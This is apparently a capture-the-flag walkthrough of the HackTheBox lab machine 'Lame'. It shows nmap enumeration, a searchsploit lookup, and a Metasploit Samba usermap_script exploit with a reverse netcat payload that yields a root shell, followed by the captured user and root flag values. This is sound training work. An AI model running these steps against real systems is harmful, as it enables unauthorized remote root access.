
Lame : Hackthebox

this is the walkthrough of hackthebox machine named lame :



Lame RETIRED

EASY

ONLINE 1

10.10.10.3

IP ADDRESS

Stop Machine

Stop this machine to play another.

Reset Machine

Reset the machine to point zero.

Extend Time 23H 35M 2S

Add extra time to the machine.


4.5 MACHINE RATING

40856 USER OWNS


4349 SYSTEM OW

Basic Enumeration

so lets start with some basic enumeration using nmap :




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -T4 10.10.10.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-17 07:29 EDT
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 07:31 (0:00:00 remaining)
Nmap scan report for 10.10.10.3
Host is up (0.47s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Linux 2.6.23 (92%), D-Link DAP-1522 WAP, or Xerox
 WorkCentre Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox Wo
rkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.4.27 (92%), Citrix XenServer 5.5 (Linux 2.6.18) (92%), Linux 2.6.22 (9
```



```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2022-06-17T07:30:47-04:00
|_clock-skew: mean: 2h00m13s, deviation: 2h49m45s, median: 11s

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   479.62 ms 10.10.16.1
2   479.73 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.12 seconds
```

so after seeing the results , we can conclude that there is a vulnerable smbd version running ,




```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit samba 3.0.20
------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                         | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                          | linux/remote/7701.txt
Samba < 3.0.20 - Remote Heap Overflow                                          | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                  | linux_x86/dos/36741.py
------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

lets move to exploitation phase :


Exploitation

setting our exploit :




```
msf6 > search Samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

then lets set some options here and run the exploit :



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://gith
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.110.128  yes       The listen address (an interface may
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.16.2
lhost ⇒ 10.10.16.2
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts ⇒ 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > run
```

and we will gain a shell :




```
sh-3.2# whoami
whoami
root
```

and we will have a root shell.

Flags :


here are the flags that we retrieved :

User Flag :



```
cd makis
sh-3.2# ls
ls
user.txt
sh-3.2# cat user.txt
cat user.txt
bff794c8ae656e3a2d98682a95ea1de0
```

Root Flag :



```
sh-3.2# cd /root
cd /root
sh-3.2# cat root.txt
cat root.txt
8c87c3c5ed11cd45fec9f34173d78316
sh-3.2# █
```